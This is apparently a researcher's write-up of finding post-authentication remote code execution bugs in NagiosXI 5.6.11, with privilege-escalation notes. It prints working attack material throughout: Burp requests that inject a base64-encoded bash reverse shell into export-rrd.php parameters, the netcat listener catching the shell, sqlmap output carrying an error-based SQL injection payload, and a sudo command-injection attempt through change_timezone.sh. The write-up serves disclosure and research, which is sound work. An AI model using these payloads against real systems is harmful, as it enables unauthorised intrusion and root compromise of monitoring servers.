
As you can see we're trying to extend an „EXPORT_RRD_" value. Let's try again:



I tried again (with ***step*** parameter):




Still no luck. The reason I found is presented on the screen below:




Correct, we can „write the file to */tmp/*" but not to the „main OS /tmp" as you can see ;)


In that case we need to do something else to get reverse shell. I tried to download shell-file directly to /tmp/ location. Results you'll find presented below:



So I decided to check it again:



Unfortunately this was not a good solution. So I decided to encode (base64) our *oneliner-bash-revshell* using Burp's Decoder Tab:



Next case was to *implement* it in our 'super payload' to get reverse shell ;)

Checking for results in log file:

```
root@localhost:~
[root@localhost ~]# tail -n1 -f /var/log/httpd/error_log
[Sat Mar 14 09:42:00.581287 2020] [core:notice] [pid 1093] AH00094: Command line: '/usr/sbin/httpd -D FOREGROUND'


[Sat Mar 14 10:10:34.817915 2020] [:error] [pid 1511] [client 10.0.2.2:49340] PHP Warning:  constant(): Couldn't find constant EXPORT_RRD_A in /usr/local/nagiosxi/html/includes/components/xicore/export-rrd.php o
n line 32, referer: http://192.168.1.222/nagiosxi/includes/components/xicore/status.php?show=servicedetail&host=localhost&service=Root%20Partition
bash: no job control in this shell
bash-4.2$ base64: invalid input
bash -i
bash: no job control in this shell
bash-4.2$ exit
bash-4.2$ exit
ERROR: can't make an xport without contents

^C
[root@localhost ~]# tail -n1 -f /var/log/httpd/error_log
```

Once again:

```
root@localhost:~
[root@localhost ~]# tail -n1 -f /var/log/httpd/error_log
ERROR: can't make an xport without contents
[Sat Mar 14 10:12:22.056262 2020] [:error] [pid 1517] [client 10.0.2.2:49414] PHP Warning:  constant(): Couldn't find constant EXPORT_RRD_A in /usr/local/nagiosxi/html/includes/c
n line 32, referer: http://192.168.1.222/nagiosxi/includes/components/xicore/status.php?show=servicedetail&host=localhost&service=Root%20Partition
sh: -c: line 0: syntax error near unexpected token `)'
sh: -c: line 0: `rrdtool xport --start 1584108670 --end 1584195130 --step a|(echo "YmFzaCAtaSA JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx" | base64 -d )| bash -i);# DEF:0=/usr/
host/Root_Partition.rrd:1:AVERAGE XPORT:0:"/" '
[
```

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

Send | Cancel

Request

Raw | Params | Headers | Hex

```
GET
/nagiosxi/includes/components/xicore/export-rrd.php?host=localhost&service=Root%20Partition&start=1584108670&end
=1584195130&step=a|(echo%20"YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx"%20|%20ba
se64%20-d%20)|%20bash%20-i);%23&type=a&nsp=6146c423984d06f17cd07305ebef665bf229524b11143a97e29f5439
13f33d16 HTTP/1.1
Host: 192.168.1.10
```

Response

Raw | Headers | Hex | Render


```
HTTP/1.1 200 OK
Date: Sat, 14 Mar 2020 15:12:21 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
```

Checking if we are in a ‘good path’:


```
sh: -c: line 1: syntax error: unexpected end of file
^C
[root@localhost ~]# (bash -i >& /dev/tcp/192.168.1.170/443 0>&1);%23
-bash: fg: %23: no such job
[root@localhost ~]# a|(bash -i >& /dev/tcp/
-bash: a: command not found
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.170/443: Connecti
-bash: fg: %23: no such job
[root@localhost ~]# a|(bash -i >& /dev/tcp/
-bash: a: command not found
-bash: fg: %23: no such job
[root@localhost ~]# a|(bash -i >& /dev/tcp/
[root@localhost ~]# vim a
-bash: vim: command not found
[root@localhost ~]# ivi^C
[root@localhost ~]# vi a
[root@localhost ~]# base64 a
KGJhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjE3MC80NDMgMD4mMSk7JTIzCg==
[root@localhost ~]# base64 -d "KGJhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjE3MC80NDMgMD4mMSk7JTIzCg=="
base64: KGJhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjE3MC80NDMgMD4mMSk7JTIzCg==: No such file or directory
[root@localhost ~]# man base64
[root@localhost ~]# echo "KGJhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjE3MC80NDMgMD4mMSk7JTIzCg==" | base64 -d -
(bash -i >& /dev/tcp/192.168.1.170/443 0>&1);%23
[root@localhost ~]# echo "KGJhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjE3MC80NDMgMD4mMSk7JTIzCg==" | base64 -d - | sh -i
sh-4.2# (bash -i >& /dev/tcp/192.168.1.170/443 0>&1);%23
sh: fg: %23: no such job
sh-4.2# exit
[root@localhost ~]# echo "KGJhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjE3MC80NDMgMD4mMSk7JTIzCg==" | base64 -d - | sh -i
```

```
root@kali: ~
root@kali:~# nc -lvvp 443
listening on [any] 443 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 49858
[root@localhost ~]# exit
exit
exit
 sent 5, rcvd 59
root@kali:~#
```

We ***should*** – so let’s try again (notepad.exe used with Ctrl+H to change *spaces* to %20):



Now – checking our *encoded payload* - we should be here:



Looks good. ;) More:

```
sh: -c: line 1: syntax error: unexpected end of file
[Sat Mar 14 10:23:06.955807 2020] [:error]
on line 32, referer: http://192.168.1.222/n
ERROR: can't make an xport without contents
sh: no job control in this shell
sh-4.2$ (bash -i >& /dev/tcp/192.168.1.170/
```

```
root@kali: ~
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 49910
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache),1000(nagios),1001(nagcmd)
bash-4.2$ sudo -l
sudo -l
Matching Defaults entries for apache on localhost:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User apache may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/snmptt restart
    (root) NOPASSWD: /usr/bin/tail -100 /var/log/messages
    (root) NOPASSWD: /usr/bin/tail -100 /var/log/httpd/error_log
    (root) NOPASSWD: /usr/bin/tail -100 /var/log/mysqld.log
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/repair_databases.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
bash-4.2$
```


So we have *difference* when we are using *sudo –l* from *nagios* and from *apache* user, cool ;)

More RCE bugs? No problem – just still look for 'not filtered behaviour'... ;)

```
root@kali: ~
20  function export_perfdata()
21  {
22      global $cfg;
23      $tmpdir = $cfg['root_dir'] . '/tmp';
24
25      $type = grab_request_var("type", "xml");
26      $host = grab_request_var("host", "");
27      $service = grab_request_var("service", "_HOST_");
28      $start = grab_request_var("start", "");
29      $end = grab_request_var("end", "");
30      $step = grab_request_var("step", "");
31      $filename = grab_request_var("filename", $host . "_" . $servic
32      $export_type = constant('EXPORT_RRD_' . strtoupper($type));
33
34      $exported_data = get_rrd_data($host, $service, $export_type, $
35      $tmp_name = md5(rand());
36
37      switch($type) {
38          case "csv":
39              $mime_type = "text/csv";
40              break;
41          case "json":
42              $mime_type = "application/json";
43              break;
44          case "xml":
45              $mime_type = "application/xml";
46              break;
47          default:
48              die("Invalid type specified.");
49      }
50
51      // Generate the temporary file
52      if (!file_put_contents("$tmpdir/$tmp_name.$type", $exported_da
53          die("Couldn't create temporary file. Check that the direct
54              the $tmpdir directory are set to 775.");
55      }
56
57      // Output the file and then delete
58      header("Content-Disposition: attachment; filename=\"$filename.$type\"");
```

```
Burp Project Intruder Repeater Window Help
Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × ...
Send | Cancel | < | >
Request
Raw | Params | Headers | Hex
GET
/nagiosxi/includes/components/xicore/export-rrd.php?host=localhost&service=Root%20Partition&start=a|(echo%20"KGJh
c2ggLWkgPlYgL2Rldi90Y3AvMTkyLjE2OC4xLjE3MC80NDMgMD4mMSk7JTIzCg=="%20|%20base64%20-d%20-%20|
%20sh%20-i);%23&end=1584195130&step=a&type=a&nsp=6146c423984d06f17cd07305ebef665bf229524b11143a97e2
9f543913f33d16 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://192.168.1.222/nagiosxi/includes/components/xicore/status.php?show=servicedetail&host=localhost&service=Root%
20Partition
Cookie: nagiosxi=ecv13m6j4ffboobuea8ut6f64
Upgrade-Insecure-Requests: 1
Type a search term | 0 matches
Waiting
```

Response:



Next vulnerable parameter (with response presented on the background window):

```
32      $export_type = constant('EXPORT_RRD_' . strtoupper($type));
33
34      $exported_data = get_rrd_data($host, $service, $export_type, $
35      $tmp_name = md5(rand());
36
37      switch($type) {
38          case "csv":
39              $mime_type = "text/csv";
40              break;
41          case "json":
42              $mime_type = "application/json";
43              break;
44          case "xml":
45              $mime_type = "application/xml";
46              break;
47          default:
48              die("Invalid type specified.");
49      }
50
51      // Generate the temporary file
52      if (!file_put_contents("$tmpdir/$tmp_name.$type", $exported_da
53          die("Couldn't create temporary file. Check that the direct
54              the $tmpdir directory are set to 775.");
55      }
56
57      // Output the file and then delete
58      header("Content-Disposition: attachment; filename=\"$filename.$type\"");
59      header("Content-Type: $mime_type");
60      echo file_get_contents("$tmpdir/$tmp_name.$type");
61      unlink("$tmpdir/$tmp_name.$type");
62  }
bash-4.2$ ^C sent 268, rcvd 7200
root@kali:~# nc -lvvp 443
listening on [any] 443 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 52843
bash: no job control in this shell
bash-4.2$
```

```
Request
Raw  Params  Headers  Hex
GET
/nagiosxi/includes/components/xicore/export-rrd.php?host=localhost&service=Root%20Partition&start=a|(echo%20"KGJh
c2ggLWkgPiYgL2Rld90Y3AvMTkyLjE2OC4xLjE3MC80NDMgMD4mMSk7JTIzCg==" %20|%20base64%20-d%20-%20|
%20sh%20-i);%23&end=1584195130&step=a&type=a&nsp=6146c423984d06f17cd07305ebef665bf229524b11143a97e2
9f543913f33d16 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://192.168.1.222/nagiosxi/includes/components/xicore/status.php?show=servicedetail&host=localhost&service=Root%
20Partition
Cookie: nagiosxi=ecv13m6j4iffboobuea8ut6t64
Upgrade-Insecure-Requests: 1
?  <  +  >  Type a search term  0 matche
Waiting
```

If you're looking for *the function* and where it was used, maybe this one screen will help you a little bit:

```
bash-4.2$ pwd
pwd
/usr/local/nagiosxi/html/includes
bash-4.2$ cd ../
cd ../
bash-4.2$ grep -nr -e get_rrd_data ./
grep -nr -e get_rrd_data ./
./includes/components/xicore/export-rrd.php:34:    $exported_data = get_rrd_data($host, $service, $export_type, $start, $end, $step);
./includes/components/capacityplanning/backend/timeframe.py:63:def get_rrd_data(host, service, track_number, date_delta):
./includes/components/capacityplanning/backend/timeframe.py:88:        dates, data = get_rrd_data(host, service, track_number, date_delta)
./includes/utils-rrdexport.inc.php:19:function get_rrd_data($host, $service = "", $return_type = EXPORT_RRD_XML, $start = "", $end = "", $step = "", $columns_to_display = "")
./api/includes/utils-objects.inc.php:108:    $output = get_rrd_data($host, $service, 'json', $start, $end, $step, $columns_to_display);
bash-4.2$
```

Config review

I'm trying to find, read and modify (if needed) the config file of the application to make my tests: easier, faster and with „more results" I'm looking for.

For example (our NagiosXI): if application is written in PHP I assume that on the server I will find php.ini where I can modify some settings. As usual I'm trying to change *display_error* variable (to „**On**") to possible see more bugs than I would see if *display_error* was disabled.

That's how I found SQL Inection mentioned on the blog[link]:

```
[11:44:44] [INFO] parsing HTTP request from 'n2.txt'
[11:44:44] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; en-U
S) AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.1 Safari/525.17' from file '/usr/share/sqlmap/txt/user
-agents.txt'
[11:44:49] [INFO] testing connection to the target URL
[11:44:51] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the re
sults of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: orderby (GET)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: &mode=recTable&page=asde&perpage=5&search=&orderby=trapdata_log_datetime AND EXTRACTVALUE(9478,
CONCAT(0x5c,0x7176766a71,(SELECT (ELT(9478=9478,1))),0x71767a6271))-- iToV&orderdir=DESC
---
[11:44:51] [INFO] testing MySQL
you provided a HTTP Cookie header value. The target URL provided its own cookies within the HTTP Set-Cookie
header which intersect with yours. Do you want to merge them in further requests? [Y/n]
[11:44:56] [INFO] confirming MySQL
[11:45:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7-1708
web application technology: Apache 2.4.6, PHP 5.4.16
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[11:45:00] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select version();
[11:45:07] [INFO] fetching SQL SELECT statement query output: 'select version()'
[11:45:09] [INFO] retrieved: '5.5.64-MariaDB'
select version(): '5.5.64-MariaDB'
sql-shell>
```

Quick steps for privilege escalation

Obviously when you'll obtain a shell access to the server (still as non-root user) one of the very first thing to do is to find some possible ways of privilege escalation.

You can find SUID files:

```
find / -perm -u=s -type f 2>/dev/null
```

Example:

```
[root@localhost ldap_ad_integration]# find / -perm -u=s -type f 2>/dev/null
/usr/libexec/dbus-1/dbus-daemon-launch-helper
/usr/sbin/usernetctl
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/local/nagios/libexec/check_icmp
/usr/local/nagios/libexec/check_dhcp
/usr/bin/chage
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/crontab
/usr/bin/gpasswd
/usr/lib/polkit-1/polkit-agent-helper-1
[root@localhost ldap_ad_integration]#
```

Example TODO with sudo

You can also try to (find and ab)use builtin/already installed tools (like sudo). Using ***sudo –l*** should present some hints:

```
root@kali: ~
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/ndo2db start
    (root) NOPASSWD: /etc/init.d/ndo2db stop
    (root) NOPASSWD: /etc/init.d/ndo2db restart
    (root) NOPASSWD: /etc/init.d/ndo2db reload
    (root) NOPASSWD: /etc/init.d/ndo2db status
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
[nagios@localhost ~]$
```

In case of NagiosXI server – my next step is always to read the PHP/SH files to look for parameters possibly controled by (my shell) „user" (like $1 and so on):

```
All timezone configurations updated to ";/bin/bash -i;#"
[nagios@localhost ~]$ sudo /usr/local/nagiosxi/scripts/change_timezone.sh -z "\";/bin/bash -i;#"
/usr/local/nagiosxi/scripts/change_timezone.sh: line 44: [: /usr/share/zoneinfo/";/bin/bash: binary operator expected
ln: invalid option -- ';'
Try 'ln --help' for more information.

id
All timezone configurations updated to "";/bin/bash -i;#"
[nagios@localhost ~]$ cat -n /usr/local/nagiosxi/scripts/change_timezone.sh | less
[nagios@localhost ~]$ sudo /usr/local/nagiosxi/scripts/change_timezone.sh -z "\\$(/bin/bash -i);#"
[nagios@localhost ~]$ pw
bash: pw: command not found
[nagios@localhost ~]$ ps
[nagios@localhost ~]$ sudo /usr/local/nagiosxi/scripts/change_timezone.sh -z "\$(/bin/bash -i);#"
PHP:  syntax error, unexpected BOOL_FALSE in /etc/php.ini on line 931
/usr/local/nagiosxi/scripts/change_timezone.sh: line 44: [: /usr/share/zoneinfo/$(/bin/bash: binary operator expected
ln: invalid option -- ')'
Try 'ln --help' for more information.
```

Summary

In this short document I tried to present you one of the possible way of finding *undisclosed* bugs. We were looking for RCE bugs, so in the document (beside that SQLi and XSS bugs;)) you'll find 4 RCE bugs in NagiosXI 5.6.11. All of them were found for *nagiosadmin* (default admin-user) „logged-in" (so all of them should be described a *postauth* bugs).

Buggy link	Parameter
command_test.php	address
export-rrd.php	step
export-rrd.php	start
export-rrd.php	end

I hope this paper will help you understand that: user's input should be filtered in all cases. ;)

See you next time!

Cheers,

Cody

Resources

Below you will find resources used/found when I was creating this document:

[1] "Hunting 0days"

[2] Example Targets

[3] Nagios issues: a, b, c, d, e

[4] Official Blog

[5] See me @Twitter